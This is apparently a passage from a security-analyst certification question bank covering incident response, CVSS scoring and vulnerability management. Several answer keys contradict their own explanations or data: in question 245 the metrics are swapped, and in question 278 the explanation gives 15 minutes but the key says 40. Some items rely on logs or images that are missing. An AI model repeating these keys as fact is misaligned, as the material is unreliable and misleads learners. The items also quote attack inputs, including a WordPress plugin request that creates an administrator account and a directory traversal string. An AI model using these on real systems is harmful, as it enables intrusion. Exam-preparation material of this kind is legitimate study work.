a USB storage device is a risky step, as it can activate the malware and cause further damage or data loss. It can also compromise the USB storage device and any other system that connects to it. Identifying and removing the software installed on the impacted systems in the department is a possible step, but it should be done after segmenting the department from the network and reviewing each computer ofline. Explaining that malware cannot truly be removed and then reimaging the devices is a drastic step, as it can result in data loss and downtime. It should be done only as a last resort, and after backing up the data and verifying its integrity. Logging on to the impacted systems with an administrator account that has privileges to perform backups is a dangerous step, as it can expose the administrator credentials and privileges to the malware, and allow it to escalate its access and capabilities34. Reference: Incident Response: Processes, Best Practices & Tools - Atlassian, Incident Response Best Practices | SANS Institute, Malware Removal: How to Remove Malware from Your Device, How to Remove Malware From Your PC | PCMag

Question: 243

Which of the following actions would an analyst most likely perform after an incident has been investigated?

A. Risk assessment
B. Root cause analysis
C. Incident response plan
D. Tabletop exercise

Answer: D

Explanation:

A tabletop exercise is the most likely action that an analyst would perform after an incident has been investigated. A tabletop exercise is a simulation of a potential incident scenario that involves the key stakeholders and decision-makers of the organization. The purpose of a tabletop exercise is to evaluate the effectiveness of the incident response plan, identify the gaps and weaknesses in the plan, and improve the communication and coordination among the incident response team and other parties. A tabletop exercise can help the analyst to learn from the incident investigation, test the assumptions and recommendations made during the investigation, and enhance the preparedness and resilience of the organization for future incidents12. Risk assessment, root cause analysis, and incident response plan are all actions that an analyst would perform before or during an incident investigation, not after. Risk assessment is the process of identifying, analyzing, and evaluating the risks that may affect the organization. Root cause analysis is the method of finding the underlying or fundamental causes of an incident. Incident response plan is the document that defines the roles, responsibilities, procedures, and resources for responding to an incident345. Reference: Tabletop Exercises: Six Scenarios to Help Prepare Your Cybersecurity Team, Tabletop Exercises for Incident Response - SANS Institute, Risk Assessment - NIST, Root Cause Analysis - OWASP, Incident Response Plan | Ready.gov

Question: 244

An analyst has received an IPS event notification from the SIEM stating an IP address, which is known to be malicious, has attempted to exploit a zero-day vulnerability on several web servers. The exploit contained the following snippet:

/wp-json/trx_addons/V2/get/sc_layout?sc=wp_insert_user&role=administrator

Which of the following controls would work best to mitigate the attack represented by this snippet?

A. Limit user creation to administrators only.
B. Limit layout creation to administrators only.
C. Set the directory trx_addons to read only for all users.
D. Set the directory v2 to read only for all users.

Answer: A

Explanation:

Limiting user creation to administrators only would work best to mitigate the attack represented by this snippet. The snippet shows an attempt to exploit a zero-day vulnerability in the ThemeREX Addons WordPress plugin, which allows remote code execution by invoking arbitrary PHP functions via the REST-API endpoint /wp-json/trx_addons/V2/get/sc_layout. In this case, the attacker tries to use the wp_insert_user function to create a new administrator account on the WordPress site12. Limiting user creation to administrators only would prevent the attacker from succeeding, as they would need to provide valid administrator credentials to create a new user. This can be done by using a plugin or a code snippet that restricts user registration to administrators34. Limiting layout creation to administrators only, setting the directory trx_addons to read only for all users, and setting the directory v2 to read only for all users are not effective controls to mitigate the attack, as they do not address the core of the vulnerability, which is the lack of input validation and sanitization on the REST-API endpoint. Moreover, setting directories to read only may affect the functionality of the plugin or the WordPress site56. Reference: Zero-Day Vulnerability in ThemeREX Addons Now Patched - Wordfence, Mitigating Zero Day Attacks With a Detection, Prevention … - Spiceworks, How to Restrict WordPress User Registration to Specific Email …, How to Limit WordPress User Registration to Specific Domains, WordPress File Permissions: A Guide to Securing Your Website, WordPress File Permissions: What is the Ideal Setting?

Question: 245

A company recently removed administrator rights from all of its end user workstations. An analyst uses CVSSv3.1 exploitability metrics to prioritize the vulnerabilities for the workstations and produces the following information:

Vulnerability name	CVSSv3.1 exploitability metrics
sweet.bike	AV:N AC:H PR:H UI:R
vote,4 p	AV:N AC:H PR:H UI:N
nessie.explosion	AV:L AC:L PR:H UI:R
great.skills	AV:N AC:L PR:N UI:N

Which of the following vulnerabilities should be prioritized for remediation?

A. nessie.explosion
B. vote.4p
C. sweet.bike
D. great.skills

Answer: A

Explanation:

nessie.explosion should be prioritized for remediation, as it has the highest CVSSv3.1 exploitability score of 8.6. The exploitability score is a sub-score of the CVSSv3.1 base score, which reflects the ease and technical means by which the vulnerability can be exploited. The exploitability score is calculated based on four metrics: Attack Vector, Attack

Complexity, Privileges Required, and User Interaction. The higher the exploitability score, the more likely and feasible the vulnerability is to be exploited by an attacker12. nessie.explosion has the highest exploitability score because it has the lowest values for all four metrics: Network (AV:N), Low (AC:L), None (PR:N), and None (UI:N). This means that the vulnerability can be exploited remotely over the network, without requiring any user interaction or privileges, and with low complexity. Therefore, nessie.explosion poses the greatest threat to the end user workstations, and should be remediated first. vote.4p, sweet.bike, and great.skills have lower exploitability scores because they have higher values for some of the metrics, such as Adjacent Network (AV:A), High (AC:H), Low (PR:L), or Required (UI:R). This means that the vulnerabilities are more difficult or less likely to be exploited, as they require physical proximity, user involvement, or some privileges34. Reference: CVSS v3.1 Specification Document - FIRST, NVD - CVSS v3 Calculator, CVSS v3.1 User Guide - FIRST, CVSS v3.1 Examples - FIRST

Question: 246

A recent vulnerability scan resulted in an abnormally large number of critical and high findings that require patching. The SLA requires that the findings be remediated within a specific amount of time. Which of the following is the best approach to ensure all vulnerabilities are patched in accordance with the SLA?

A. Integrate an IT service delivery ticketing system to track remediation and closure.
B. Create a compensating control item until the system can be fully patched.
C. Accept the risk and decommission current assets as end of life.
D. Request an exception and manually patch each system.

Answer: A

Explanation:

Integrating an IT service delivery ticketing system to track remediation and closure is the best approach to ensure all vulnerabilities are patched in accordance with the SLA. A ticketing system is a software tool that helps manage, organize, and track the tasks and workflows related to IT service delivery, such as incident management, problem management, change management, and vulnerability management. A ticketing system can help the security team to prioritize, assign, monitor, and document the remediation of the vulnerabilities, and to ensure that they are completed within the specified time frame and quality standards. A ticketing system can also help the security team to communicate and collaborate with other teams, such as the IT operations team, the development team, and the business stakeholders, and to report on the status and progress of the remediation efforts12. Creating a compensating control item, accepting the risk, and requesting an exception are not the best approaches to ensure all vulnerabilities are patched in accordance with the SLA, as they do not address the root cause of the problem, which is the large number of critical

and high findings that require patching. These approaches may also introduce more risks or challenges for the security team, such as compliance issues, resource constraints, or business impacts3 . Reference: What is a Ticketing System? | Freshservice ITSM Glossary, Vulnerability Management Best Practices, Compensating Controls: An Impermanent Solution to an IT … - Tripwire, [Risk Acceptance in Information Security - Infosec Resources], [Exception Management - ISACA]

Question: 247

A team of analysts is developing a new internal system that correlates information from a variety of sources analyzes that

information, and then triggers notifications according to company policy Which of the following technologies was deployed?

A. SIEM
B. SOAR
C. IPS
D. CERT

Answer: A

Explanation:

SIEM (Security Information and Event Management) technology aggregates and analyzes activity from many different resources across your IT infrastructure. The description of correlating information from various sources and triggering notifications aligns with the capabilities of a SIEM system.

Question: 248

A security analyst received an alert regarding multiple successful MFA log-ins for a particular user When reviewing the authentication logs the analyst sees the following:

Which of the following are most likely occurring, based on the MFA logs? (Select two).

A. Dictionary attack
B. Push phishing
C. impossible geo-velocity
D. Subscriber identity module swapping
E. Rogue access point
F. Password spray

Answer: B,C

Explanation:

C . Impossible geo-velocity: This is an event where a single user's account is accessed from different geographical locations within a timeframe that is impossible for normal human travel. In the log, we can see that the user "jdoe" is accessing from the United States and then within a few minutes from Russia, which is practically impossible to achieve without the use of some form of automated system or if the account credentials are being used by different individuals in different locations.

B . Push phishing: This could also be an indication of push phishing, where the user is tricked into approving a multi-factor authentication request that they did not initiate. This is less clear from the logs directly, but it could be inferred if the user is receiving MFA requests that they are not initiating and are being approved without their genuine desire to access the resources.

Question: 249

An attacker recently gained unauthorized access to a financial institution's database, which contains confidential information. The attacker exfiltrated a large amount of data before being detected and blocked. A security analyst needs to complete a root cause analysis to determine how the attacker was able to gain access. Which of the following should the analyst perform first?

A. Document the incident and any findings related to the attack for future reference.
B. Interview employees responsible for managing the affected systems.
C. Review the log files that record all events related to client applications and user access.
D. Identify the immediate actions that need to be taken to contain the incident and minimize damage.

Answer: C

Explanation:

In a root cause analysis following unauthorized access, the initial step is usually to review relevant log files. These logs can provide critical information about how and when the attacker gained access. The first step in a root cause analysis after a data breach is typically to review the logs. This helps the analyst understand how the attacker gained access by providing a detailed record of all events, including unauthorized or abnormal activities. Documenting the incident, interviewing employees, and identifying immediate containment actions are important steps, but they usually follow the initial log review.

Question: 250

A security analyst is responding to an indent that involves a malicious attack on a network. Data closet. Which of the following best explains how are analyst should properly document the incident?

A. Back up the configuration file for alt network devices
B. Record and validate each connection
C. Create a full diagram of the network infrastructure
D. Take photos of the impacted items

Answer: D

Explanation:

When documenting a physical incident in a network data closet, taking photos provides a clear and immediate record of the situation, which is essential for thorough incident documentation and subsequent investigation.
Proper documentation of an incident in a data closet should include taking photos of the impacted items. This provides visual evidence and helps in understanding the physical context of the incident, which is crucial for a thorough investigation. Backing up configuration files, recording connections, and creating network diagrams, while important, are not the primary means of documenting the physical aspects of an incident.

Question: 251

While reviewing the web server logs a security analyst notices the following snippet ..\../..\../boot.ini
Which of the following is being attempted?

A. Directory traversal
B. Remote file inclusion
C. Cross-site scripting
D. Remote code execution
E. Enumeration of/etc/pasawd

Answer: A

Explanation:

The log entry " ..... \boot.ini" is indicative of a directory traversal attack, where an attacker attempts to access files and directories that are stored outside the web root folder.

The log snippet " \boot.ini" is indicative of a directory traversal attack. This type of attack aims to access files and directories that are stored outside the web root folder. By manipulating variables that reference files with "../" (dot-dot-slash), the attacker may be able to access arbitrary files and directories stored on the file system.

Question: 252

A manufacturer has hired a third-party consultant to assess the security of an OT network that includes both fragile and legacy equipment Which of the following must be considered to ensure the consultant does no harm to operations?

A. Employing Nmap Scripting Engine scanning techniques
B. Preserving the state of PLC ladder logic prior to scanning
C. Using passive instead of active vulnerability scans
D. Running scans during off-peak manufacturing hours

Answer: C

Explanation:

In environments with fragile and legacy equipment, passive scanning is preferred to prevent any potential disruptions that active scanning might cause.

When assessing the security of an Operational Technology (OT) network, especially one with fragile and legacy equipment, it's crucial to use passive instead of active vulnerability scans. Active scanning can sometimes disrupt the operation of sensitive or older equipment. Passive scanning listens to network traffic without sending probing requests, thus minimizing the risk of disruption.

Question: 253

A cybersecurity analyst is recording the following details

* ID
* Name
* Description
* Classification of information
* Responsible party

In which of the following documents is the analyst recording this information?

A. Risk register
B. Change control documentation
C. Incident response playbook
D. Incident response plan

Answer: A

Explanation:

A risk register typically contains details like ID, name, description, classification of information, and responsible party. It's used for tracking identified risks and managing them.Recording details like ID, Name, Description, Classification of information, and Responsible party is typically done in a Risk Register. This document is used to identify, assess, manage, and monitor risks within an organization. It's not directly related to incident response or change control documentation.

Question: 254

A threat hunter seeks to identify new persistence mechanisms installed in an organization's environment. In collecting scheduled tasks from all enterprise workstations, the following host details are aggregated:

Which of the following actions should the hunter perform first based on the details above?

A. Acquire a copy of taskhw.exe from the impacted host
B. Scan the enterprise to identify other systems with taskhw.exe present
C. Perform a public search for malware reports on taskhw.exe.
D. Change the account that runs the -caskhw. exe scheduled task

Answer: C

Explanation:

The first step should be to perform a public search for malware reports on taskhw.exe, as this file is suspicious for several reasons: it is located in a non-standard path, it has a high CPU usage, it is signed by an unknown entity, and it is only present on one host. A public search can help to determine if this file is a known malware or a legitimate program. If it is malware, the hunter can then take appropriate actions to remove it and prevent further damage. The other options are either premature or ineffective, as they do not provide enough information to assess the threat level of taskhw.exe. Reference: Cybersecurity Analyst+ - CompTIA, taskhw.exe

Windows process - What is it? - file.net, Taskhostw.exe - What Is Taskhostw.exe & Is It Malware? - MalwareTips Forums

Question: 255

An analyst is designing a message system for a bank. The analyst wants to include a feature that allows the recipient of a message to prove to a third party that the message came from the sender Which of the following information security goals is the analyst most likely trying to achieve?

A. Non-repudiation
B. Authentication
C. Authorization
D. Integrity

Answer: A

Explanation:

Non-repudiation ensures that a message sender cannot deny the authenticity of their sent message. This is crucial in banking communications for legal and security reasons.

The goal of allowing a message recipient to prove the message's origin is non-repudiation. This ensures that the sender cannot deny the authenticity of their message. Non-repudiation is a fundamental aspect of secure messaging systems, especially in banking and financial communications.

Question: 256

Exploit code for a recently disclosed critical software vulnerability was publicly available (or download for several days before being removed. Which of the following CVSS v.3.1 temporal

metrics was most impacted by this exposure?

A. Remediation level
B. Exploit code maturity
C. Report confidence
D. Availability

Answer: B

Explanation:

Exploit code maturity in the CVSS v.3.1 temporal metrics refers to the reliability and availability of exploit code for a vulnerability. Public availability of exploit code increases the exploit code maturity score.

The availability of exploit code affects the 'Exploit Code Maturity' metric in CVSS v.3.1. This metric evaluates the level of maturity of the exploit that targets the vulnerability. When exploit code is readily available, it suggests a higher level of maturity, indicating that the exploit is more reliable and easier to use.

Question: 257

When undertaking a cloud migration of multiple SaaS application, an organizations system administrator struggled … identity and access management to cloud-based assets. Which of the following service models would have reduced the complexity of this project?

A. CASB
B. SASE
C. ZTNA
D. SWG

Answer: A

Explanation:

A Cloud Access Security Broker (CASB) would have reduced the complexity of identity and access management in cloud-based assets. CASBs provide visibility into cloud application usage, data protection, and governance for cloud-based services.

Question: 258

A Chief Information Security Officer wants to implement security by design, starting …… vulnerabilities, including SQL injection, FRI, XSS, etc. Which of the following would most likely meet the requirement?

A. Reverse engineering
B. Known environment testing
C. Dynamic application security testing
D. Code debugging

Answer: C

Explanation:

Dynamic Application Security Testing (DAST) is used to detect vulnerabilities in running applications, including common issues like SQL injection, FRI, XSS, etc. It aligns with the goal of implementing security by design.

Question: 259

Several critical bugs were identified during a vulnerability scan. The SLA risk requirement is that all critical vulnerabilities should be patched within 24 hours. After sending a notification to the asset owners, the patch cannot be deployed due to planned, routine system upgrades Which of the following is the best method to remediate the bugs?

A. Reschedule the upgrade and deploy the patch
B. Request an exception to exclude the patch from installation

C. Update the risk register and request a change to the SLA
D. Notify the incident response team and rerun the vulnerability scan

Answer: C

Explanation:

When a patch cannot be deployed due to conflicting routine system upgrades, updating the risk register and requesting a change to the Service Level Agreement (SLA) is a practical approach. It allows for re-evaluation of the risk and adjustment of the SLA to reflect the current situation.

Question: 260

Which of the following would likely be used to update a dashboard that integrates

A. Webhooks
B. Extensible Markup Language
C. Threat feed combination
D. JavaScript Object Notation

Answer: D

Explanation:

JavaScript Object Notation (JSON) is commonly used for transmitting data in web applications and would be suitable for updating dashboards that integrate various data sources. It's lightweight and easy to parse and generate.

Question: 261

Which of the following would eliminate the need for different passwords for a variety or internal application?

A. CASB
B. SSO
C. PAM
D. MFA

Answer: B

Explanation:

Single Sign-On (SSO) allows users to log in with a single ID and password to access multiple applications. It eliminates the need for different passwords for various internal applications, streamlining the authentication process.

Question: 262

A security analyst needs to secure digital evidence related to an incident. The security analyst must ensure that the accuracy of the data cannot be repudiated. Which of the following should be implemented?

A. Ofline storage
B. Evidence collection
C. Integrity validation
D. Legal hold

Answer: C

Explanation:

Integrity validation is the process of ensuring that the digital evidence has not been altered or tampered with during collection, acquisition, preservation, or analysis. It usually involves generating and verifying cryptographic hashes of the evidence, such as MD5 or SHA-1. Integrity validation is essential for maintaining the accuracy and admissibility of the digital evidence in court.

Question: 263

Several vulnerability scan reports have indicated runtime errors as the code is executing. The dashboard that lists the errors has a command-line interface for developers to check for vulnerabilities. Which of the following will enable a developer to correct this issue? (Select two).

A. Performing dynamic application security testing
B. Reviewing the code
C. Fuzzing the application
D. Debugging the code
E. Implementing a coding standard
F. Implementing IDS

Answer: B,D

Explanation:

Reviewing the code and debugging the code are two methods that can help a developer identify and fix runtime errors in the code. Reviewing the code involves checking the syntax, logic, and structure of the code for any errors or inconsistencies. Debugging the code involves running the code in a controlled environment and using tools such as breakpoints, watches, and logs to monitor the execution and find the source of errors. Both methods can help improve the quality and security of the code.

Question: 264

During normal security monitoring activities, the following activity was observed:

cd C:\Users\Documents\HR\Employees
takeown/f .*
SUCCESS:

Which of the following best describes the potentially malicious activity observed?

A. Registry changes or anomalies
B. Data exfiltration
C. Unauthorized privileges
D. File configuration changes

Answer: C

Explanation:

The takeown command is used to take ownership of a file or folder that previously was denied access to the current user or group12. The activity observed indicates that someone has taken ownership of all files and folders under the C:\Users\Documents\HR\Employees directory, which may contain sensitive or confidential information. This could be a sign of unauthorized privileges, as the user or group may not have the legitimate right or need to access those files or folders. Taking ownership of files or folders could also enable the user or group to modify or delete them, which could affect the integrity or availability of the data.

Question: 265

An organization has established a formal change management process after experiencing several critical system failures over the past year. Which of the following are key factors that the change management process will include in order to reduce the impact of system failures? (Select two).

A. Ensure users the document system recovery plan prior to deployment.
B. Perform a full system-level backup following the change.
C. Leverage an audit tool to identify changes that are being made.
D. Identify assets with dependence that could be impacted by the change.
E. Require diagrams to be completed for all critical systems.
F. Ensure that all assets are properly listed in the inventory management system.

Answer: D,F

Explanation:

The correct answers for key factors in the change management process to reduce the impact of system failures are:

D . Identify assets with dependence that could be impacted by the change.
F . Ensure that all assets are properly listed in the inventory management system.

D . Identify assets with dependence that could be impacted by the change: This is crucial in change management because understanding the interdependencies among assets can help anticipate and mitigate the potential cascading effects of a change. By identifying these dependencies, the organization can plan more effectively for changes and minimize the risk of unintended consequences that could lead to system failures.

F . Ensure that all assets are properly listed in the inventory management system: Maintaining an accurate and comprehensive inventory of assets is fundamental in change management. Knowing exactly what assets the organization possesses and their characteristics allows for better planning and impact analysis when changes are made. This ensures that no critical component is overlooked during the change process, reducing the risk of failures due to incomplete information.

Other Options:

A. Ensure users document system recovery plan prior to deployment: While documenting a system recovery plan is important, it's more related to disaster recovery and business continuity planning than directly reducing the impact of system failures due to changes.

B. Perform a full system-level backup following the change: While backups are essential, they are generally a reactive measure to recover from a failure, rather than a proactive measure to reduce the impact of system failures in the first place.

C. Leverage an audit tool to identify changes that are being made: While using an audit tool is helpful for tracking changes and ensuring compliance, it is not directly linked to reducing the impact of system failures due to changes.

E. Require diagrams to be completed for all critical systems: While having diagrams of critical systems is useful for understanding and managing them, it is not a direct method for reducing the impact of system failures due to changes. Diagrams are more about documentation and understanding rather than proactive change management.

Question: 266

An analyst reviews a recent government alert on new zero-day threats and finds the following CVE metrics for the most critical of the vulnerabilities:
CVSS: 3.1/AV:N/AC: L/PR:N/UI:N/S:C/C:H/I:H/A:H/E:U/RL:W/RC:R

Which of the following represents the exploit code maturity of this critical vulnerability?

A. E:U
B. S:C
C. RC:R
D. AV:N
E. AC:L

Answer: A

Explanation:

The exploit code maturity of a vulnerability is indicated by the E metric in the CVSS temporal score. The value of U means that no exploit code is available or unknown1. The other options are not related to the exploit code maturity, but to other aspects of the vulnerability, such as attack vector, scope, availability, and complexity1.

Question: 267

An organization's threat intelligence team notes a recent trend in adversary privilege escalation procedures. Multiple threat groups have been observed utilizing native Windows tools to bypass system controls and execute commands with privileged credentials. Which of the following controls would be most effective to reduce the rate of success of such attempts?

A. Disable administrative accounts for any operations.
B. Implement MFA requirements for all internal resources.
C. Harden systems by disabling or removing unnecessary services.
D. Implement controls to block execution of untrusted applications.

Answer: D

Explanation:

Implementing controls to block execution of untrusted applications can prevent privilege escalation attacks that leverage native Windows tools, such as PowerShell, WMIC, or Rundll32. These tools can be used by attackers to run malicious code or commands with elevated privileges, bypassing system security policies and controls. By restricting the execution of untrusted applications, organizations can reduce the attack surface and limit the potential damage of privilege escalation attacks.

Question: 268

A penetration tester is conducting a test on an organization's software development website. The penetration tester sends the following request to the web interface:

Which of the following exploits is most likely being attempted?

A. SQL injection
B. Local file inclusion
C. Cross-site scripting
D. Directory traversal

Answer: A

Explanation:

SQL injection is a type of attack that injects malicious SQL statements into a web application's input fields or parameters, in order to manipulate or access the underlying database. The request shown in the image contains an SQL injection attempt, as indicated by the "UNION SELECT" statement, which is used to combine the results of two or more queries. The attacker is trying to extract information from the database by appending the malicious query to the original one

Question: 269

An incident responder was able to recover a binary file through the network traffic. The binary file was also found in some machines with anomalous behavior. Which of the following processes most likely can be performed to understand the purpose of the binary file?

A. File debugging
B. Traffic analysis
C. Reverse engineering
D. Machine isolation

Answer: C

Explanation:

Reverse engineering is the process of analyzing a binary file to understand its structure, functionality, and behavior. It can help to identify the purpose of the binary file, such as whether it is a malicious program, a legitimate application, or a library. Reverse engineering can involve various techniques, such as disassembling, decompiling, debugging, or extracting strings or resources from the binary file123. Reverse engineering can also help to find vulnerabilities, backdoors, or hidden features in the binary file

Question: 270

A cybersecurity analyst is tasked with scanning a web application to understand where the scan will go and whether there are URIs that should be denied access prior to more in-depth scanning. Which of following best fits the type of scanning activity requested?

A. Uncredentialed scan
B. Discqvery scan
C. Vulnerability scan
D. Credentialed scan

Answer: B

Explanation:

A discovery scan is a type of web application scanning that involves identifying active, internet-facing web applications and their URIs, without performing any intrusive or in-depth tests. This type of scan can help to understand the scope and structure of a web application before conducting more comprehensive vulnerability scans12. Reference: 1: OWASP Vulnerability Scanning Tools 2: CISA Web Application Scanning

Question: 271

Which of the following stakeholders are most likely to receive a vulnerability scan report? (Select two).

A. Executive management
B. Law enforcement
C. Marketing
D. Legal
E. Product owner
F. Systems admininstration

Answer: A,F

Explanation:

Executive management and systems administration are the most likely stakeholders to receive a vulnerability scan report because they are responsible for overseeing the security posture and remediation efforts of the organization. Law enforcement, marketing, legal, and product owner are less likely to be involved in the vulnerability management process or need access to the scan results. Reference: Cybersecurity Analyst+ - CompTIA, How To Write a Vulnerability Assessment Report | EC- Council, Driving Stakeholder Alignment in Vulnerability Management - LogicGate

Question: 272

A security analyst reviews the following extract of a vulnerability scan that was performed against the web server:

Which of the following recommendations should the security analyst provide to harden the web server?

A. Remove the version information on http-server-header.
B. Disable tcp_wrappers.
C. Delete the /wp-login.php folder.
D. Close port 22.

Answer: A

Explanation:

The vulnerability scan shows that the version information is visible in the http-server-header, which can be exploited by attackers to identify vulnerabilities specific to that version. Removing or

obfuscating this information can enhance security.
Reference: CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 4: Vulnerability Management, page 172; CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5: Vulnerability Management, page 223.

Question: 273

A security administrator needs to import PII data records from the production environment to the test environment for testing purposes. Which of the following would best protect data confidentiality?

A. Data masking
B. Hashing
C. Watermarking
D. Encoding

Answer: A

Explanation:

Data masking is a technique that replaces sensitive data with fictitious or anonymized data, while preserving the original format and structure of the data. This way, the data can be used for testing purposes without revealing the actual PII information. Data masking is one of the best practices for data analysis of confidential data1. Reference: CompTIA CySA+ CS0-003 Certification Study Guide, page 343; Best Practices for Data Analysis of Confidential Data

Question: 274

A web application team notifies a SOC analyst that there are thousands of HTTP/404 events on the public-facing web server. Which of the following is the next step for the analyst to take?

A. Instruct the firewall engineer that a rule needs to be added to block this external server.
B. Escalate the event to an incident and notify the SOC manager of the activity.
C. Notify the incident response team that a DDoS attack is occurring.
D. Identify the IP/hostname for the requests and look at the related activity.

Answer: D

Explanation:

A HTTP/404 error code means that the requested page or resource was not found on the web server.

This could be caused by various reasons, such as incorrect URLs, moved or deleted pages, missing assets, or server misconfigurations123. The analyst should first identify the source of the requests and examine the related activity to determine if they are legitimate or malicious, and what actions need to be taken to resolve the issue. The other options are either premature or irrelevant without further investigation. Reference: 1: 404 Page Not Found Error: What It Is and How to Fix It 2: 404 Error Code: What Causes Them and How To Fix It 3: About 404 errors and how to Troubleshoot it?

Question: 275

A security analyst would like to integrate two different SaaS-based security tools so that one tool can notify the other in the event a threat is detected. Which of the following should the analyst utilize to best accomplish this goal?

A. SMB share
B. API endpoint
C. SMTP notification
D. SNMP trap

Answer: B

Explanation:

An API endpoint is a point of entry for a communication between two different SaaS-based security tools. It allows one tool to send requests and receive responses from the other tool using a common interface. An API endpoint can be used to notify the other tool in the event a threat is detected and trigger an appropriate action. SMB share, SMTP notification, and SNMP trap are not suitable for SaaS integration security, as they are either network protocols or email services that do not provide a direct and secure communication between two different SaaS tools. Reference: Top 10 Best SaaS Security Tools - 2023, What is SaaS Security? A Guide to Everything SaaS Security, 6 Key Considerations for SaaS Integration Security | Prismatic, Introducing Security for Interconnected SaaS - Palo Alto Networks

Question: 276

A network analyst notices a long spike in traffic on port 1433 between two IP addresses on opposite sides of a WAN connection. Which of the following is the most likely cause?

A. A local red team member is enumerating the local RFC1918 segment to enumerate hosts.
B. A threat actor has a foothold on the network and is sending out control beacons.
C. An administrator executed a new database replication process without notifying the SOC.
D. An insider threat actor is running Responder on the local segment, creating traffic replication.

Answer: C

Explanation:

Port 1433 is commonly used by Microsoft SQL Server, which is a database management system. A spike in traffic on this port between two IP addresses on opposite sides of a WAN connection could indicate a database replication process, which is a way of copying and distributing data from one database server to another. This could be a legitimate activity performed by an administrator, but it should be communicated to the security operations center (SOC) to avoid confusion and false alarms. Reference: CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 3: Security Operations, page 107; CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations, page 153.

Question: 277

Which of the following threat actors is most likely to target a company due to its questionable environmental policies?

A. Hacktivist
B. Organized crime
C. Nation-state
D. Lone wolf

Answer: A

Explanation:

Hacktivists are threat actors who use cyberattacks to promote a social or political cause, such as environmentalism, human rights, or democracy. They may target companies that they perceive as violating their values or harming the public interest. Hacktivists often use techniques such as defacing websites, launching denial-of-service attacks, or leaking sensitive data to expose or embarrass their targets12. Reference: An introduction to the cyber threat environment, page 3; What is a Threat Actor? Types & Examples of Cyber Threat Actors, section 2.

Question: 278

An organization's email account was compromised by a bad actor. Given the following Information:

Which of the following is the length of time the team took to detect the threat?

A. 25 minutes
B. 40 minutes
C. 45 minutes
D. 2 hours

Answer: B

Explanation:

The threat was detected from the time the emails were sent at 8:30 a.m. to when the recipients started alerting the organization's help desk about the email at 8:45 a.m., taking a total of 15 minutes. The detection time is the time elapsed between the occurrence of an incident and its discovery by the security team . The other options are either too short or too long based on the given information. Reference: : Detection Time : Incident Response Metrics: Mean Time to Detect and Mean Time to Respond

Question: 279

A laptop that is company owned and managed is suspected to have malware. The company implemented centralized security logging. Which of the following log sources will confirm the malware infection?

A. XDR logs
B. Firewall logs
C. IDS logs
D. MFA logs

Answer: A

Explanation:

XDR logs will confirm the malware infection because XDR is a system that collects and analyzes data from multiple sources, such as endpoints, networks, cloud applications, and email security, to detect and respond to advanced threats12. XDR can provide a comprehensive view of the attack chain and the context of the malware infection. Firewall logs, IDS logs, and MFA logs are not sufficient to confirm the malware infection, as they only provide partial or indirect information about the network traffic, intrusion attempts, or user authentication. Reference: Cybersecurity Analyst+ - CompTIA, XDR: definition and benefits for MSPs| WatchGuard Blog, Extended detection and response - Wikipedia

Question: 280

During a scan of a web server in the perimeter network, a vulnerability was identified that could be exploited over port 3389. The web server is protected by a WAF. Which of the following best represents the change to overall risk associated with this vulnerability?

A. The risk would not change because network firewalls are in use.
B. The risk would decrease because RDP is blocked by the firewall.
C. The risk would decrease because a web application firewall is in place.
D. The risk would increase because the host is external facing.

Answer: B

Explanation:

Port 3389 is commonly used by Remote Desktop Protocol (RDP), which is a service that allows remote access to a system. A vulnerability on this port could allow an attacker to compromise the web server or use it as a pivot point to access other systems. However, if the firewall blocks this port, the risk of exploitation is reduced.
Reference: CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 2: Software and Systems Security, page 67; CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 3: Software and Systems Security, page 103.

Question: 281

Which of the following is a commonly used four-component framework to communicate threat actor behavior?

A. STRIDE
B. Diamond Model of Intrusion Analysis
C. Cyber Kill Chain
D. MITRE ATT&CK

Answer: B

Explanation:

The Diamond Model of Intrusion Analysis is a framework that describes the relationship between four components of a cyberattack: adversary, capability, infrastructure, and victim. It helps analysts understand the behavior and motivation of threat actors, as well as the tools and methods they use to compromise their targets12. Reference: Main Analytical Frameworks for Cyber Threat Intelligence, section 4; Strategies, tools, and frameworks for building an effective threat intelligence team, section 3.

Question: 282

An incident response analyst is taking over an investigation from another analyst. The investigation has been going on for the past few days. Which of the following steps is most important during the

transition between the two analysts?

A. Identify and discuss the lessons learned with the prior analyst.
B. Accept all findings and continue to investigate the next item target.
C. Review the steps that the previous analyst followed.
D. Validate the root cause from the prior analyst.

Answer: C

Explanation:

Reviewing the steps that the previous analyst followed is the most important step during the transition, as it ensures continuity and consistency of the investigation. It also helps the new analyst to understand the current status, scope, and findings of the investigation, and to avoid repeating the same actions or missing any important details. The other options are either less important, premature, or potentially biased. Reference: CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 4: Incident Response and Management, page 191. Incident response best practices and tips, Tip 1: Always pack a jump bag.

Question: 283

A company has decided to expose several systems to the internet, The systems are currently available internally only. A security analyst is using a subset of CVSS3.1 exploitability metrics to prioritize the vulnerabilities that would be the most exploitable when the systems are exposed to the internet. The systems and the vulnerabilities are shown below:

Which of the following systems should be prioritized for patching?

A. brown
B. grey
C. blane
D. sullivan

Answer: C

Explanation:

The system “blane” with the vulnerability name “snakedoctor” should be prioritized for patching as it has a network attack vector (AV:N), low attack complexity (AC:L), and high availability (A:H). These metrics indicate that it would be relatively easy to exploit this vulnerability over the internet, and the system is highly available. Reference: According to the CVSS v3.1 Specification Document, the exploitability metrics for CVSS are Attack Vector, Attack Complexity, Privileges Required, User Interaction, and Scope. These metrics measure how the vulnerability is accessed, the complexity of

the attack, and the level of interaction and privileges required to exploit the vulnerability. The image shows a table with the values of these metrics for each system and vulnerability. Based on these values, the system “blane” has the highest exploitability score, as it has the most favorable conditions for an attacker. The other systems have either a lower attack vector, higher attack complexity, or lower availability, which make them less exploitable. Therefore, the system “blane” should be patched first.

Question: 284

An organization needs to bring in data collection and aggregation from various endpoints. Which of the following is the

best tool to deploy to help analysts gather this data?

A. DLP
B. NAC
C. EDR
D. NIDS

Answer: C

Explanation:

EDR stands for Endpoint Detection and Response, which is a tool that collects and aggregates data from various endpoints, such as laptops, servers, or mobile devices. EDR helps analysts monitor, detect, and respond to threats and incidents on the endpoints. EDR is more suitable than DLP (Data Loss Prevention), NAC (Network Access Control), or NIDS (Network Intrusion Detection System) for data collection and aggregation from endpoints.
